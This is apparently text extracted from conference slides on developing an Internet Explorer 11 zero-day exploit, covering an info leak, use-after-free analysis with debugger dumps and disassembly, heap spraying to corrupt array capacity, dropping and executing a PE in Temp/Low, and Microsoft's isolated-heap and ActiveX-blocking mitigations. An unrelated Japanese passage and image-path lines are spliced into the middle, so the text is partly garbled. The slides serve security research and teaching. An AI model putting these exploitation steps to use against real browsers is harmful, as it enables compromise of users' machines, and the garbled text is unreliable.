 - Info leak in IE

Object
Address
array



```
array[0] = 2;  
array[1] = object;
```

IE 11 Exploit



Execute


- Write PE to Temp/Low
 - Copy from same domain
 - C:\Windows\System32\cmd.exe
 - C:\Windows\System32\calc.exe
- Execute in Temp/Low
 - Fake security manager (explib2 by guhe120)

Out-of-date ActiveX Control Blocking

- IE block out-of-date ActiveX controls
 - August 2014
 - Java attack



Summary



- ASLR, DEP, Sandbox and SOP -> Dilemmas
- Availability & Performance
- ROI mitigation
- Combat will go on

Stage 3

現在公開可能な情報

人類活動領域の大まかな規模の図説②


人類領域の中心ほど標高は高くなっている。

人類領域内は水と鉱物資源と天然ガスなどの資源に恵まれている。



IE 11 0day Exploit Development

Vulnerability Exploitable Analysis



Vulnerability Exploitable Analysis

element.title = "0xdeadc0de42424242...";

0:007> g

Breakpoint 2 hit

eax=00000000 ebx=0905ff00 ecx=00000091 edx=00000090 esi=00000000
edi=00000000

eip=68719629 esp=034ba7c8 ebp=034ba818 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246

MSHTML!`CBackgroundInfo::Property<CBackgroundImage>'::`7'::`dynamic atexit
destructor for 'fieldDefaultValue"+0x188124:

68719629 8b03 mov eax,dword ptr [ebx] ds:0023:0905ff00=dec0adde

0:007> dd ebx

0905ff00 deadc0de 42424242 42424242 42424242

0905ff10 42424242 42424242 42424242 42424242

0905ff20 42424242 42424242 42424242 42424242

0905ff30 42424242 42424242 42424242 42424242

0905ff40 42424242 42424242 42424242 42424242

0905ff50 42424242 42424242 42424242 00004242

0905ff60 66e08627 88006569 deadc0de 42424242

0905ff70 42424242 42424242 42424242 42424242

```
mov    edi, ecx
xor    ebx, ebx
cmp    [edi+0BCh], ebx
jz     loc_63DF1A8E
```

```
; START OF FUNCTION CHUNK FOR ?GetGeneratedElement@CMarkup@@QAEPAUGeneratedElement@@XZ

loc_63DF1A8E:
push   esi
push   34h          ; dwBytes
push   8             ; dwFlags
push   _g_hProcessHeap ; hHeap
call   _HeapAlloc@12   ; HeapAlloc(x,x,x)
mov    esi, eax
test  esi, esi
jz    loc_63DF1ACE
```

```
mov    eax, [edi+0A4h]
test  eax, eax
jz    loc_63DF1AB1
```

```
mov    ebx, [eax+0Ch]
```

```
loc_63DF1AB1:
push   ebx
push   0E3h
mov    ecx, esi
call  ??0CElement@@QAE@W4ELEMENT_TAG@@PAUVCDoc@@@Z ; CElement::CElement(ELEMENT_TAG,CDoc *)
push   edi           ; struct CMarkup *
mov    ecx, esi      ; this
mov    dword ptr [esi], offset ??_7CGeneratedElement@@6B@ ; const CGeneratedElement::`vftable'
call  ?SetMarkupPtr@CElement@@QAEPAUVCMarkup@@@Z ; CElement::SetMarkupPtr(CMarkup *)
jmp   loc_63DF1AD0
```

```
loc_63DF1ACE:
mov    esi, ebx
```

```
loc_63DF1AD0:
mov    [edi+0BCh], esi
pop    esi
jmp   loc_63897272
; END OF FUNCTION CHUNK FOR ?GetGeneratedElement@CMarkup@@QAEPAUGeneratedElement@@XZ
```

```
loc_6362152A:  
test    esi, esi  
jz     loc_63621537
```

```
test    byte ptr [esi], 8  
jnz   loc_6388EF5B
```

; START OF FUNCTION CHUNK FOR ?FirstChild@ElementNode@Tree@@AAEPAUAVNode@2@XZ

```
loc_6388EF5B:          ; this  
mov     ecx, esi  
call    ?HasCollapsedWhitespace@CTreePos@@QBEHX2 ; CTreePos::HasCollapsedWhitespace(void)  
test    eax, eax  
jnz    loc_63BB7A20
```

; START OF FUNCTION CHUNK FOR ?FirstChild@ElementNode@Tree@@AAEPAUAVNode@2@XZ

```
loc_63BB7A20:  
test    byte ptr [esi+24h], 1  
jz     loc_63621537
```

; END OF FUNCTION CHUNK FOR ?FirstChild@ElementNode@Tree@@AAEPAUAVNode@2@XZ

```
jmp    loc_6388EF6A
```

```
loc_63621537:  
xor    eax, eax  
test    esi, esi  
jz     loc_63622BE8
```

loc_6388EF6A:
mov esi, [esi+14h]
jmp loc_6362152A
; END OF FUNCTION CHUNK FOR ?FirstChild@ElementNode@Tree@@AAEPAUAVNode@2@XZ

```
test    byte ptr [esi], 4  
jnz   loc_63622BE3
```

Second Exploit Path

- CElement::GetOffsetParentHelper
 - CTreeNode::GetFancyFormatIndexHelper
 - CMarkup::GetGeneratedElement // **Write memory**
 - Tree::FirstLetterBuilder::ComputeFirstLetterFormats
 - Layout::ContentReader::GetTopWindow
 - » Tree::ElementNode::FirstChild // **Infinite loop**

Second Exploit Path

- Modify VarArray Capacity
 - Separate large *JavascriptNativeIntArray* or *JavascriptArray* Spray jscript9!LargeHeapBlock Entry

00000003	largeHeap BlockSize	00000000	00000000
----------	------------------------	----------	----------

dataArray

index	length	capacity	pNext
data[0]	data[1]	data[2]	data[3]
data[4]	data[5]	data[6]	data[7]
...

Second Exploit Path

```
0:007> dd 0d1e0000
```

```
0d1e0000 00000000 0000ff0 00000000 00000000
```

```
0d1e0010 00000000 00003f8 00003f8 00000000
```

After p: 00000000 00003f8 043803f8 000008a5

```
0d1e0020 0eadc0db 41410011 41410021 41410031
```

```
0d1e0030 41410041 41410051 41410061 3d0d619d
```

```
0d1e0040 41410081 1dff5e91 4141000d 1dff19b1
```

```
0d1e0050 0d0d610d 414100d1 414100e1 414100f1
```

```
0d1e0060 41410101 41410111 41410121 41410131
```

```
0d1e0070 41410141 41410151 41410161 41410171
```

array capacity

```
| LargeHeapBlockEntry |
+-----+
| ArrayDataHead |
+-----+
| TypedArray pointer |
| TypedArray pointer |
| TypedArray pointer |
| ... |
| (number << 1) + 1 |
| (number << 1) + 1 |
| (number << 1) + 1 |
| ... |
+-----+
| TypedArray |
+-----+
| TypedArray |
+-----+
| TypedArray |
+-----+
| ... |
+-----+
```

0:007> dd 0d21f000

0d21f000 6734b238 082d56e0 00000000 00000000

0d21f010 00000004 00000000 00000000 00000000

After write: 00000004 00000000 ffffffff 00000000

0d21f020 0425d740 00000000 00000000 00000000

0d21f030 6734b238 082d56e0 00000000 00000000

0d21f040 00000004 00000000 00000000 00000000


0d21f050 0425d740 00000000 00000000 00000000

0d21f060 6734b238 082d56e0 00000000 00000000


0d21f070 00000004 00000000 00000000 00000000



Demo



IE 11 Mitigation



- New exploit mitigation improvements
 - June 2014
- UAF objects -> Isolated heap

```
BOOL __stdcall _DlMainStartup(HINSTANCE hinstDLL,
DWORD fdwReason, LPVOID lpReserved) {
...
if ( fdwReason == 1 ) {
    ++trirt_proc_attached;
    InitializeCriticalSection(&g_csHeap);
    g_hProcessHeap = GetProcessHeap();

    HeapSetInformation_LowFragmentation_Downlevel(g
        _hProcessHeap);
    // If dwMaximumSize is 0, the heap can grow in size
    g_hIsolatedHeap = HeapCreate(0, 0, 0);
...
}
```

```
signed int __userpurge CInput::CreateElement<eax>(int  
a1<edx>, int a2<ecx>, struct CHtmTag *a3, struct CDoc *a4,  
struct CElement **a5, enum _htmlInput a6) {  
...  
v8 = _MemIsolatedAllocClear(0xC0u);  
if ( v8 )  
    v9 = CInput::CInput(v8, *(_DWORD *)(v6 + 4), v7);  
...  
}  
}
```

```
LPVOID __thiscall _MemIsolatedAllocClear(  
SIZE_T dwBytes) {  
return HeapAlloc(g_hIsolatedHeap,  
HEAP_ZERO_MEMORY, dwBytes);  
}
```

Isolated Heap

g_hIsolatedHeap	g_hProcessHeap
CTreeNode	CHtmXXXCtx
CTreePos	CStr
CXXXElement (DOM Element)	CDocument
CXXXPointer	CImplAry
CSVGXXXElement (SVG Element)	CAttrArray
XXXBox	DrawData
CUnknownElement	XXXBulider
CMarkup	Layout
Cwindow ...	XXXCache
	...

Isolated Heap

Windows Heap

TypedArrayData

